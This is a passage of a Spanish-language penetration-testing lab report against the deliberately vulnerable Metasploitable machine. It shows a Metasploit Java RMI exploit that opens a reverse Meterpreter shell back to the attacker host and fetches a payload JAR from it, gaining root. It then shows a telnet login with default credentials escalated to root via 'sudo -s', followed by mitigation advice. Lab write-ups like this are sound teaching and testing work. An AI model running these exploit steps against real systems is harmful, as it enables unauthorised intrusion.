
Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

This vulnerability has been modified since it was last analyzed by the RVD. It is awaiting reanalysis.
View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.164
rhosts => 192.168.1.164
msf6 exploit(multi/misc/java_rmi_server) > show options
```


Evidenciamos la vulnerabilidad identificando el usuario root en el meterpreter y enlistando el contenido de la máquina víctima.



```
metasploit > [*] Started reverse TCP handler on 192.168.1.139:4444
[*] 192.168.1.164:1099 - Using URL: http://192.168.1.139:8080/rANG6qmtNwa
[*] 192.168.1.164:1099 - Server started.
[*] 192.168.1.164:1099 - Sending RMI Header...
[*] 192.168.1.164:1099 - Sending RMI Call...
[*] 192.168.1.164:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.1.164
[*] Meterpreter session 1 opened (192.168.1.139:4444 -> 192.168.1.164:33911) at 2025-02-01 14:19:18 -0500

meterpreter > getuid
Server username: root
meterpreter > shell
Process 1 created.
Channel 1 created.
ls -lisa
total 93
  2  4 drwxr-xr-x  21 root root  4096 May 20  2012 .
  2  4 drwxr-xr-x  21 root root  4096 May 20  2012 ..
16385 4 drwxr-xr-x  2 root root  4096 May 13  2012 bin
  2  1 drwxr-xr-x  4 root root  1024 May 13  2012 boot
24583 0 lrwxrwxrwx  1 root root    11 Apr 28  2010 cdrom -> media/cdrom
 567 0 drwxr-xr-x  14 root root 13480 Feb  1  08:25 dev
139265 4 drwxr-xr-x  94 root root  4096 Feb  1  08:26 etc
114689 4 drwxr-xr-x  6 root root  4096 Apr 16  2010 home
163841 4 drwxr-xr-x  2 root root  4096 Mar 16  2010 initrd
 24584 0 lrwxrwxrwx  1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
294913 4 drwxr-xr-x  13 root root  4096 May 13  2012 lib
  11 16 drwx----- 2 root root 16384 Mar 16  2010 lost+found
442369 4 drwxr-xr-x  4 root root  4096 Mar 16  2010 media
 98305 4 drwxr-xr-x  3 root root  4096 Apr 28  2010 mnt
 24589 12 -rw----- 1 root root 10147 Feb  1  08:26 nohup.out
286721 4 drwxr-xr-x  2 root root  4096 Mar 16  2010 opt
  1  0 dr-xr-xr-x 110 root root    0 Feb  1  08:24 proc
 24578 4 drwxr-xr-x  13 root root  4096 Feb  1  08:26 root
 8193 4 drwxr-xr-x  2 root root  4096 May 13  2012 sbin
106497 4 drwxr-xr-x  2 root root  4096 Mar 16  2010 srv
  1  0 drwxr-xr-x  12 root root    0 Feb  1  08:24 sys
245761 4 drwxrwxrwt  4 root root  4096 Feb  1 13:11 tmp
344065 4 drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
 49153 4 drwxr-xr-x  14 root root  4096 Mar 17  2010 var
 24577 0 lrwxrwxrwx  1 root root    29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

Mitigación:

Actualizar Java a la versión más reciente sin la vulnerabilidad mencionada, aplicar parche de seguridad, implementación de herramientas de monitoreos (firewalls).

Herramientas utilizadas:

- NMAP
- Metasploit
- https://www.rapid7.com/db/modules/exploit/multi/misc/java_rmi_server/
- <https://www.exploit-db.com/exploits/17535>

➤ **Puerto 23: TELNET**

Puerto: 23/tcp; Servicio: telnet; Versión: Linux telnetd

Descripción:

Identificamos el puerto 23 abierto con el protocolo telnet. Este permite la comunicación de datos en texto plano sin cifrar. Utilizaremos el comando *telnet + IP* en el terminal de nuestra maquina atacante para acceder a la información en claro.

Ya dentro de la Shell identificamos el usuario actual e intentamos forzar la escalada de privilegios de forma exitosa con el comando *sudo -s* reciclando la contraseña conocida "msfadmin".

[illegible]

```
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ sudo -s
root@metasploitable:~# msfadmin
bash: msfadmin: command not found
root@metasploitable:~# whoami
root
root@metasploitable:~# pwd
/home/msfadmin
root@metasploitable:~# ls -lisa
total 44
114695 4 drwxr-xr-x 7 msfadmin msfadmin 4096 2025-02-01 06:25 .
114689 4 drwxr-xr-x 6 root root 4096 2010-04-16 02:16 ..
114696 0 lrwxrwxrwx 1 root root 9 2012-05-14 00:26 .bash_history -> /dev/null
114697 4 drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 .distcc
122902 4 drwx----- 2 msfadmin msfadmin 4096 2025-02-01 06:25 .gconf
122903 4 drwx----- 2 msfadmin msfadmin 4096 2025-02-01 06:25 .gconfd
115416 8 -rw----- 1 root root 4174 2012-05-14 02:01 .mysql_history
115415 4 -rw-r--r-- 1 msfadmin msfadmin 586 2010-03-16 19:12 .profile
114701 4 -rw----- 1 msfadmin msfadmin 4 2012-05-20 14:22 .rhosts
122898 4 drwx----- 2 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh
115417 0 -rw-r--r-- 1 msfadmin msfadmin 0 2010-05-07 14:38 .sudo_as_admin_successful
114702 4 drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
root@metasploitable:~#
```

Mitigación:

No utilizar el protocolo si no es realmente necesario, desactivar el puerto. Reemplazar el protocolo por uno con datos cifrados y conexiones seguras como SSH. implementación de herramientas de monitoreos (firewalls).

Herramientas utilizadas:

- NMAP
- Kali